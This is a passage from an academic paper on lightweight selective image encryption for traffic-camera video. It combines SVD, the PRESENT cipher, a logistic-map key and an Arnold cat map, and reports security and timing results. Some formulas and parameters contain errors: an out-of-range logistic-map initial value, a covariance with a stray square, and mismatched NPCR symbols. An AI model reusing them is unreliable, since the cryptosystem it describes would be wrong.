


Figure 5. Periodic phenomenon of a cat map applied on a standard image. (**a**) aerial 128 × 128; (**b**) 3 iterations; (**c**) 50 iterations; (**d**) 96 iterations.

2.5. PRESENT Block Cipher

PRESENT [36] is a lightweight block cipher that consists of a substitution–permutation network [37]. The block size is 64 bits, and the key size is either 80 or 128 bits. The encryption is performed through 31 rounds. The flowchart of the working of PRESENT block cipher is shown in Figure 6.




Figure 6. Flowchart of the working of PRESENT block cipher.

2.6. Selective Encryption

One of the potential techniques for ensuring image secrecy in resource-constrained devices is selective encryption. This technique selects and encrypts only significant parts of the images. If the selection is done properly, the encryption of the selected part results in the confidentiality of the whole image. The selection techniques can be performed in the spatial domain by selecting and manipulating pixel values directly or in the frequency domain by applying one of the transformations to represent the image in the frequency domain. One of the earliest contributions to selective encryption in the spatial domain demonstrated a significant reduction in computational overhead by encrypting only the most significant bits (MSBs) while leaving the least significant bits untouched [31]. Another study proposed a classification of the bit planes representing the pixels based on their significance [19]. The study encrypted only significant bits with a key stream sequence that is generated using a chaotic pseudo-random binary number generator to evaluate it. Ref. [21] proposed a technique that initially divides a plain-text image into blocks and then calculates the correlation coefficients of each block. The random numbers generated from a skew tent map based on a predetermined threshold value were pixel-wise XORed with the block with the highest correlation coefficient values. Similarly, a stenography algorithm was proposed that consists of selecting and encrypting only 4 MSBs of the secret image to be embedded into the cover [38]. This significantly reduces the computational overhead and results in a significant visual distortion of the cover image and security of the secret image. Studies have also used discrete cosine transform (DCT2) to transform the image into the frequency domain, and then selecting only AC and 25% of DC coefficients for encryption [30]. This reduces the number of coefficients to be encrypted, thereby reducing the computational overhead. Studies have also applied discrete wavelet transform (DWT2) to divide the image into an approximation coefficient and detail coefficients, and it encrypted only the approximation frequencies [39,40]. As the approximation coefficient contains the most critical information of the image, this led to the encryption of the entire image.

3. Proposed Approach

The proposed approach employs SVD to select that part of each frame of video feed that contains the most significant information. This selected part of the frame is encrypted using PRESENT block cipher [36] for which an 80-bit key is generated using a logistic map. The following are the steps of the proposed approach:

Given an image M with size 128 $\times$ 128,

1. The image M is split into non-overlapping blocks, each measuring 4×4.
2. For each block, the singular value decomposition is applied, and the diagonal matrix S_i is extracted, where i is the block number.

$$\begin{aligned} B_i(M) &= U \cdot S \cdot V^T \\ &= U \cdot \begin{bmatrix} S_1 & 0 & 0 & 0 \\ 0 & S_2 & 0 & 0 \\ 0 & 0 & S_3 & 0 \\ 0 & 0 & 0 & S_4 \end{bmatrix} \cdot V^T \end{aligned}$$

3. For each block, the first singular value is extracted and stored in matrix M_s with size $N/4 \times N/4$. After processing all the blocks, matrix M_s is constructed, and it represents the input to encryption procedure.
4. The singular values of the matrix M_s are rounded and converted to binary. Then, the binary values are transformed to a vector, which is decomposed into blocks of size 64 bits that are encrypted.
5. Starting from an initial condition x_0 and a control parameter μ, 80 pseudo-random numbers are generated by iterating the logistic map. These numbers are quantified using a threshold T to construct the encryption key K.
6. The encrypted blocks are reshaped, and the encrypted singular matrices are constructed.
7. The inverse singular value decomposition is applied to each block to obtain the image with encrypted singular values.
8. The pixels of the resulted images are shuffled using the Arnold cat map. The number of iterations of the cat map t is considered one of the keys of the cryptosystem.

The secret keys of the scheme are: the initial condition and control parameter (x_0, μ) of the logistic map, the threshold T used for the quantification step of the pseudo-random sequence, and the number of iteration t of the Arnold cat map. The following are the values used in our experiments:

- x_0 = 987,654,326 and $\mu = 3.993787543$;
- The threshold $T = 0.498754632$;
- The number of iterations of the Arnold cat map $t = 66$.

Figure 7 shows the flowchart of the encryption method, whereas Figure 8 shows the encryption results.




Figure 7. Flowchart of the encryption procedure employed.




Figure 8. Result of encryption-procedure employed on standard images: (**a**) aerial; (**b**) lena; (**c**) cameraman; (**d**) jet; (**e**) lake; (**f**) tank.

The encrypted images can be decrypted at the receiver's end using the following procedure:

1. To restore pixel coordinates, the cat map is iterated "P-t" times, where "P" is the period of the cat map and "t" is the number of iterations in the encryption process.
2. The encrypted image M_e is split into non-overlapping blocks of size 4×4.
3. Every block is decomposed using singular value decomposition, and the diagonal matrix is extracted.
4. For each block, the first singular value is extracted and stored in a matrix to construct the encrypted singular matrix.
5. The singular values of the encrypted matrix are rounded and converted to binary. The binary values are then transformed to a vector, which is is decomposed into blocks of size 64 bits that are decrypted.

6. The logistic map is used to generate 80 pseudo-random numbers, which are quantified using the threshold T to construct the decryption key K.
7. The blocks are injected along with the key K into the decryption procedure.
8. The decrypted values are reshaped and transformed to singular blocks.
9. Finally, the inverse singular value decomposition is applied to each block to obtain the decrypted image.

Figure 9 shows the flowchart of the decryption method, whereas Figure 10 shows the decryption results.




Figure 9. Flowchart of the decryption procedure employed.




Figure 10. Result of decryption-procedure employed on encrypted standard images: (**a**) aerial; (**b**) lena; (**c**) cameraman; (**d**) jet; (**e**) lake; (**f**) tank.

4. Experiments and Results

The experimental setup used to evaluate the performance of the proposed scheme is illustrated in this section.

4.1. Setup

We implemented the proposed scheme using Matlab (R2016a) and executed our experiments on a Windows 10 operating system running on an Intel core i7-6500 CPU clocked at 2.50 Ghz with 8 GB of memory. Figure 2 shows the standard images used in our experiments.

4.2. Evaluation Metrics

To test the performance of the proposed scheme, several tests need to be conducted [41,42]. We used the following evaluation metrics:

1. Tonal distribution of the encrypted images—It is used to see if the encrypted image is subject to any kind of statistical attack. To avoid a statistical attack, the tonal distribution of the encrypted images should be uniform.
2. Correlation of adjacent pixels—Plain images have a high degree of correlation between neighboring pixels, which should not be present in an encrypted image. In both plain and encrypted photos, we calculate the correlation of adjacent pixels in all directions.
3. Sensitivity to differential attacks—In this experiment, the difference between two cryptograms that resulted from the encryption of two slightly different images is measured to evaluate the cryptosystem's strength against differential attacks.
4. Entropy—It measures the randomness in the data. An encrypted image should show a random alike appearance.
5. Computational complexity—We calculate the time required to encrypt the image using selective encryption and full encryption. This metric evaluates the time consumed by the encryption, and it should be less for selective encryption as compared to full encryption.
6. Key space—Key space could be defined as the theoretical set of all possible combinations. This number (key space) should be significantly large to make the brute-force attack impractical.
7. Key sensitivity—These are experiments drawn to assess the sensitivity of the secret keys; the slightest change in the one of the keys should be diffused through the cipher.
8. Comparison with recent encryption schemes—To validate our scheme, it needs to be compared with recent cryptosystems.

4.3. Results

4.3.1. Tonal Distribution

An image histogram is a graphical representation of a digital image's tonal distribution [43]. Figure 11 shows histograms for plain photos, whereas Figure 12 shows histograms for encrypted images. The encrypted images' histograms demonstrate uniformity, implying that any statistical attack on the suggested system will have difficulty succeeding.




Figure 11. Tonal distribution: histograms of plain standard images: (**a**) aerial; (**b**) lena; (**c**) cameraman; (**d**) jet; (**e**) lake; (**f**) tank.




Figure 12. Tonal distribution: histograms of encrypted standard images that are encrypted using the proposed approach: (**a**) aerial; (**b**) lena; (**c**) cameraman; (**d**) jet; (**e**) lake; (**f**) tank.

4.3.2. Correlation of Adjacent Pixels

The amount of redundant information in digital photographs is extremely large, resulting in a strong correlation between adjacent pixels within the image [44]. This correlation of adjacent pixels is expected to be reduced by encryption. We used the formula in Equation (7) to compute the correlation coefficients of both plain and encrypted standard photos.

$$r = \frac{cov(p,q)}{\sqrt{D(p)}\sqrt{D(q)}} \tag{7}$$

where

$$D(p) = \frac{1}{S}\sum_{i=1}^{S}(p_i - \overline{p})^2$$

$$cov(p,q) = \frac{1}{S}\sum_{i=1}^{S}(p_i - \overline{p})(q_i - \overline{q})^2$$

- p_i and q_i: two neighboring pixels. (horizontal or vertical).
- S is the number of (p_i, q_i) couples.
- $\overline{p}$ and $\overline{q}$ are the mean values of p_i and q_i.

The correlation coefficients of both plain and encrypted standard images are shown in Table 3. The results suggest that the pixels of encrypted images show low correlation in every direction (horizontal, vertical, and diagonal), which is graphically illustrated in Figure 13.

4.3.3. Sensitivity to Differential Attack

Differential cryptanalysis aims to locate the “differences” in the cryptograms of two closely related plain-texts in order to find similarities that could lead to the break of the cryptosystem. To prevent that, a cryptosystem should show high plain-text sensitivity. In our cryptosystem, six plain images were used to assess the plain image sensitivity; the images were slightly altered (only some LSBs were shifted) and encrypted to compare the their corresponding ciphers. In this context, two metrics must be used: *NPCR* and *UACI*.

Table 3. Correlation of adjacent pixels in plain and encrypted images.

Image	Horizontal		Vertical		Diagonal	
	Plain	Encrypted	Plain	Encrypted	Plain	Encrypted
Aerial	0.6652	−0.0018	0.7425	−0.0066	0.6922	0.0084
Lena	0.9679	−0.0062	0.9342	−0.0048	0.8961	0.0077
cameraman	0.9565	−0.0093	0.9333	−0.0038	0.9045	0.0069
Jet	0.9109	0.0022	0.9023	−0.0085	0.8862	0.0044
Lake	0.9366	0.0081	0.9340	0.0028	0.9145	0.0061
Tank	0.8761	−0.0034	0.9195	0.0080	0.8542	0.0075




Figure 13. Correlation of neighboring pixels in plain and encrypted images: (**a**) aerial; (**b**) horizontal; (**c**) vertical; (**d**) diagonal; (**e**) encrypted aerial; (**f**) horizontal; (**g**) vertical; (**h**) diagonal; (**i**) lena; (**j**) horizontal; (**k**) vertical; (**l**) diagonal; (**m**) encrypted lena; (**n**) horizontal; (**o**) vertical; (**p**) diagonal.

NPCR and *UACI* are two metrics used to assess the similarities between two images in pixel-level comparison and in terms of average intensity change [45]. The *NPCR* is used to calculate the number of pixels that differ between the two images, which is specified by Equation (8).

$$NPCR = \frac{\sum_{i,j} R(i,j)}{M} \times 100\% \tag{8}$$

where M represents the total number of pixels and $R(i,j)$ is defined by:

$$D(i,j) = \begin{cases} 0 & if \quad I(i,j) = I'(i,j) \\ 1 & if \quad I(i,j) \neq I'(i,j) \end{cases}$$

where I and I' are the two images in comparison and i, j are the pixel coordinates. *NPCR* measured between two random images should be around 99.609375%.

The average intensity difference between the two images I and I' is measured using *UACI*. *UACI* is defined by Equation (9).

$$UACI = \frac{1}{M} \sum \frac{|I(i,j) - I'(i,j)|}{2^C - 1} \tag{9}$$

where C is the number of bits used to encode the pixels. Between two random images, the expected value of *UACI* should be around 33.46354%.

Table 4 shows the *NPCR* and *UACI* values between two cryptograms of slightly different images. One of the experiments is shown in Figure 14. The findings show that the cryptosystem is resistant to differential attacks.

Table 4. Sensitivity to differential attacks—*NPCR* and *UACI*.

Images	**Aerial**	**Lena**	**Cameraman**	**Jet**	**Lake**	**Tank**
NPCR%	99.6454	99.6515	99.7855	99.6652	99.7544	99.8711
UACI%	33.3288	32.9722	33.7811	30.1776	32.5110	30.4588




Figure 14. Plain image sensitivity: (**a**) lake; (**b**) encrypted lake; (**c**) lake SSIM = 0.9989; (**d**) encrypted lake.

4.3.4. Entropy

The entropy is a statistical measure of data randomness [46]. In random data, the information entropy should be around 8. The entropy of the encrypted standard images was calculated and displayed in Table 5. According to the findings, the encrypted photos contain the required entropy.

Table 5. Entropy results for encrypted images.

Images	**Aerial**	**Lena**	**Cameraman**	**Jet**	**Lake**	**Tank**
Enrtopy	7.9114	7.9059	7.9178	7.9453	7.8938	7.9068

4.3.5. Computational Complexity

We evaluated the time consumed to encrypt an image using the proposed scheme and compare it with full encryption. In full encryption, the image is divided into non-overlapping blocks to which SVD decomposition is applied. All singular values are then rearranged in a matrix to be encrypted. In contrast, in the proposed method, only the first SV of each block is encrypted. The results of our experiments are shown in Table 6.

Table 6. Computational complexity of selective encryption against full encryption.

Image	Full Encryption	Selective Encryption
256 × 256 tank	31.652340 s	3.780312 s
256 × 256 lena	30.875214 s	3.010088 s

4.3.6. Key Space Analysis

As mentioned in Section 3, the secret keys of our scheme are:

- The initial condition x_0 and the control parameter μ of the logistic map.
- The threshold T used for quantification of the generated pseudo-random sequence.
- The number of iterations t of the Arnold cat map

The precision of the cat map initial condition x_0 and control parameter μ reach 10^{-15}. This means for these two first secret parameters, the key space reaches 10^{30} (10^{-15} for x_0 and 10^{-15} for μ). This number is almost 2^{100}, which is a huge number that makes the key space large enough to resist exhaustive attacks. Add to that the number of iterations of the Arnold cat map, which has a size of 2^7 and the threshold T, whose precision is set to $10^{-12} \approx 2^{40}$. This make the key space reach 2^{147}. We can say with confidence that brute-force attack is not an option to attack this cryptosystem.

4.3.7. Key Sensitivity

To assess the sensitivity of the keys, an experiment was drawn: we are encrypting the same image using the two slightly different keys. In the experiment, we are assessing the sensitivity of the initial condition x_0 and the control parameter μ of the logistic map. The difference is set to $\Delta = 10^{-15}$. Figure 15 shows the results of the experiments. A structural similarity metric is used for comparison of the two resulted ciphers.




Figure 15. Keys sensitivity: (**a**) lena; (**b**) encrypted lena (x_0, μ); (**c**) encrypted lena $(x_0 + \Delta, \mu)$ SSIM = 0.0081; (**d**) tank; (**e**) encrypted tank (x_0, μ); (**f**) encrypted tank $(x_0, \mu + \Delta)$ SSIM = 0.0122.

As shown in the experiment, the slightest change in the key results in a huge change in the cipher.

4.3.8. Comparison with Related Work

Table 7 shows a comparison between our scheme and a recently proposed image encryption scheme; our schemes showed better performance in terms of NPCR and correlation values. This proves that the selection of the singular values to be encrypted is successful, and the encryption of those singular values resulted in high confusion and diffusion in the cipher.

Table 7. Comparison with related work.

	NPCR%	**UACI**	**Correlation**			**Entropy**
			Horizontal	**Vertical**	**Diagonal**	
Proposed	99.6172	30.7198	−0.0017	−0.0021	0.0068	7.9135
Niu et al. [22]	99.1600	33.0400	0.0478	0.0829	−0.0889	7.9328
Premkumar et al. [23]	93.6800	29.6100	−0.0586	0.0881	0.0696	7.4944
Murali et al. [24]	99.5210	33.2451	−0.0710	−0.0655	−0.0953	7.9987

5. Conclusions

In this study, we proposed a selective encryption scheme using singular value decomposition and chaotic systems. The proposed approach aims to ensure the confidentiality of video streams originating from resource-limited devices used in a smart-traffic management system. The proposed scheme uses singular value decomposition to identify the most important parts of video frames to substantially decrease the quantity of data that needs to be encrypted. Chaotic maps were deployed, which increase the diffusion and confusion properties of the encrypted images to achieve strong encryption. Our experimental results suggest that using the proposed selective encryption results in uniform tonal distribution, low correlation between adjacent pixels, immunity to differential attack, high entropy, and low computational complexity of the encrypted images. As a result, the proposed method is appropriate for devices with minimal resources, as it provides computational efficiency due to a significantly lower amount of data processed as compared to full encryption while not compromising the strength of encryption promised by full encryption.

Author Contributions: Testing, O.B.; Writing original draft, O.B. and W.A.B.; methodology, A.A. and A.N.; funding and analysis, A.B.A.; Administration and revision, O.B. All authors have read and agreed to the published version of the manuscript.

Funding: The Deputyship for Research & Innovation, Ministry of Education in Saudi Arabia.

Acknowledgments: The authors extend their appreciation to the Deputyship for Research & Innovation, Ministry of Education in Saudi Arabia for funding this research work through the project number (20\14).

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Alsaawy, Y.; Alkhodre, A.; Abi Sen, A.; Alshanqiti, A.; Bhat, W.A.; Bahbouh, N.M. A Comprehensive and Effective Framework for Traffic Congestion Problem Based on the Integration of IoT and Data Analytics. *Appl. Sci.* **2022**, *12*, 2043. [CrossRef]
2. Bhat, W.A. Is a data-capacity gap inevitable in big data storage? *Computer* **2018**, *51*, 54–62. [CrossRef]
3. Bhat, W.; Quadri, S. Restfs: Secure data deletion using reliable & efficient stackable file system. In Proceedings of the 2012 IEEE 10th International Symposium on Applied Machine Intelligence and Informatics (SAMI), Herl'any, Slovakia, 26–28 January 2012; pp. 457–462.
4. FIPS, N. *197: Announcing the Advanced Encryption Standard (AES)*; Information Technology Laboratory, National Institute of Standards and Technology: Gaithersburg, MD, USA, 2001.

5. Matsui, M. The first experimental cryptanalysis of the Data Encryption Standard. In *Advances in Cryptology—Crypto'94, Proceedings of the 14th Annual International Cryptology Conference, Santa Barbara, CA, USA, 21–25 August 1994*; Springer: Berlin/Heidelberg, Germany, 1994; pp. 1–11.
6. Lian, S. *Multimedia Content Encryption: Techniques and Applications*; CRC Press: Boca Raton, FL, USA, 2008.
7. Kocarev, L.; Lian, S. *Chaos-Based Cryptography: Theory, Algorithms and Applications*; Studies in Computational Intelligence; Springer: Berlin/Heidelberg, Germany, 2011.
8. Mao, Y.; Chen, G.; Lian, S. A novel fast image encryption scheme based on 3d chaotic baker maps. *Int. J. Bifurc. Chaos* **2004**, *14*, 3613–3624. [CrossRef]
9. Liu, H.; Wang, X. Image encryption using DNA complementary rule and chaotic maps. *Appl. Soft Comput.* **2012**, *12*, 1457–1466. [CrossRef]
10. Liu, H.; Wang, X. Color image encryption using spatial bit-level permutation and high-dimension chaotic system. *Opt. Commun.* **2011**, *284*, 3895–3903. [CrossRef]
11. Liu, H.; Wang, X. Color image encryption based on one-time keys and robust chaotic maps. *Comput. Math. Appl.* **2010**, *59*, 3320–3327. [CrossRef]
12. Liu, H.; Kadir, A.; Gong, P. A fast color image encryption scheme using one-time s-boxes based on complex chaotic system and random noise. *Opt. Commun.* **2015**, *338*, 340–347. [CrossRef]
13. Khan, J.S.; ur Rehman, A.; Ahmad, J.; Habib, Z. A new chaos-based secure image encryption scheme using multiple substitution boxes. In Proceedings of the 2015 Conference on Information Assurance and Cyber Security (CIACS), Rawalpindi, Pakistan, 18 Decemebr 2015; pp. 16–21.
14. Khan, J.S.; Ahmad, J.; Khan, M.A. Td-ercs map-based confusion and diffusion of autocorrelated data. *Nonlinear Dyn.* **2017**, *87*, 93–107. [CrossRef]
15. Khan, J.; Ahmad, J.; Hwang, S.O. An efficient image encryption scheme based on: Henon map, skew tent map and s-box. In Proceedings of the 6th International Conference on Modeling, Simulation, and Applied Optimization (ICMSAO), Istanbul, Turkey, 27–29 May 2015; pp. 1–6.
16. Gao, T.; Chen, Z. A new image encryption algorithm based on hyper-chaos. *Phys. Lett. A* **2008**, *372*, 394–400. [CrossRef]
17. Chen, G.; Mao, Y.; Chui, C.K. A symmetric image encryption scheme based on 3d chaotic cat maps. *Chaos Solitons Fractals* **2004**, *21*, 749–761. [CrossRef]
18. Anees, A.; Siddiqui, A.M.; Ahmed, F. Chaotic substitution for highly autocorrelated data in encryption algorithm. *Commun. Nonlinear Sci. Numer. Simul.* **2014**, *19*, 3106–3118. [CrossRef]
19. Som, S.; Mitra, A.; Palit, S.; Chaudhuri, B.B. A selective bitplane image encryption scheme using chaotic maps. *Multimed. Tools Appl.* **2019**, *78*, 10373–10400. [CrossRef]
20. Kaur, A.; Singh, G. A Random Selective Block Encryption Technique for Secure Image Cryptography Using Blowfish Algorithm. In Proceedings of the International Conference on Inventive Communication and Computational Technologies, ICICCT 2018, Coimbatore, India, 20–21 April 2018; pp. 1290–1293.
21. Khan, J.S.; Ahmad, J. Chaos based efficient selective image encryption. *Multidimens. Syst. Signal Process. Int. J.* **2019**, *30*, 943. [CrossRef]
22. Niu, Y.; Zhou, Z.; Zhang, X. An image encryption approach based on chaotic maps and genetic operations. *Multimed. Tools Appl.* **2020**, *79*, 25613–25633. [CrossRef]
23. Premkumar, R.; Anand, S. Secured and compound 3-D chaos image encryption using hybrid mutation and crossover operator. *Multimed. Tools Appl.* **2019**, *78*, 9577–9593. [CrossRef]
24. Murali, P.; Niranjana, G.; Paul, A.J.; Muthu, J.S. Domain-flexible selective image encryption based on genetic operations and chaotic maps. *Vis. Comput.* **2022**. [CrossRef]
25. He, J.; Xu, Y.; Luo, W.; Tang, S.; Huang, J. A novel selective encryption scheme for H.264/AVC video with improved visual security. *Signal Process. Image Commun.* **2020**, *89*, 115994. [CrossRef]
26. Shen, Y.; Tang, C.; Xu, M.; Lei, Z. Optical selective encryption based on the FRFCM algorithm and face biometric for the medical image. *Opt. Laser Technol.* **2021**, *138*, 106911. [CrossRef]
27. Rim, Z.; Ridha, E.; Mourad, Z. An improved partial image encryption scheme based on lifting wavelet transform, wide range Beta chaotic map and Latin square. *Multimed. Tools Appl.* **2021**. [CrossRef]
28. Cheng, H.; Li, X. Partial encryption of compressed images and videos. *IEEE Trans. Signal Process.* **2000**, *48*, 2439–2451. [CrossRef]
29. Ayoup, A.M.; Hussein, A.H.; Attia, M.A. Efficient selective image encryption. *Multimed. Tools Appl.* **2016**, *75*, 17171–17186. [CrossRef]
30. Akram, B.; Oussama, B.; Houcemeddine, H.; Safya, B. Selective Image Encryption Using DCT with AES Cipher. In *Computer Science & Information Technology (CS & IT)*; Academy & Industry Research Collaboration Center (AIRCC): Tamil Nadu, India, 2014. [CrossRef]
31. Xiang, T.; Wong, K.W.; Liao, X. Selective image encryption using a spatiotemporal chaotic system. *Chaos Interdiscip. J. Nonlinear Sci.* **2007**, *17*, 023115. [CrossRef] [PubMed]
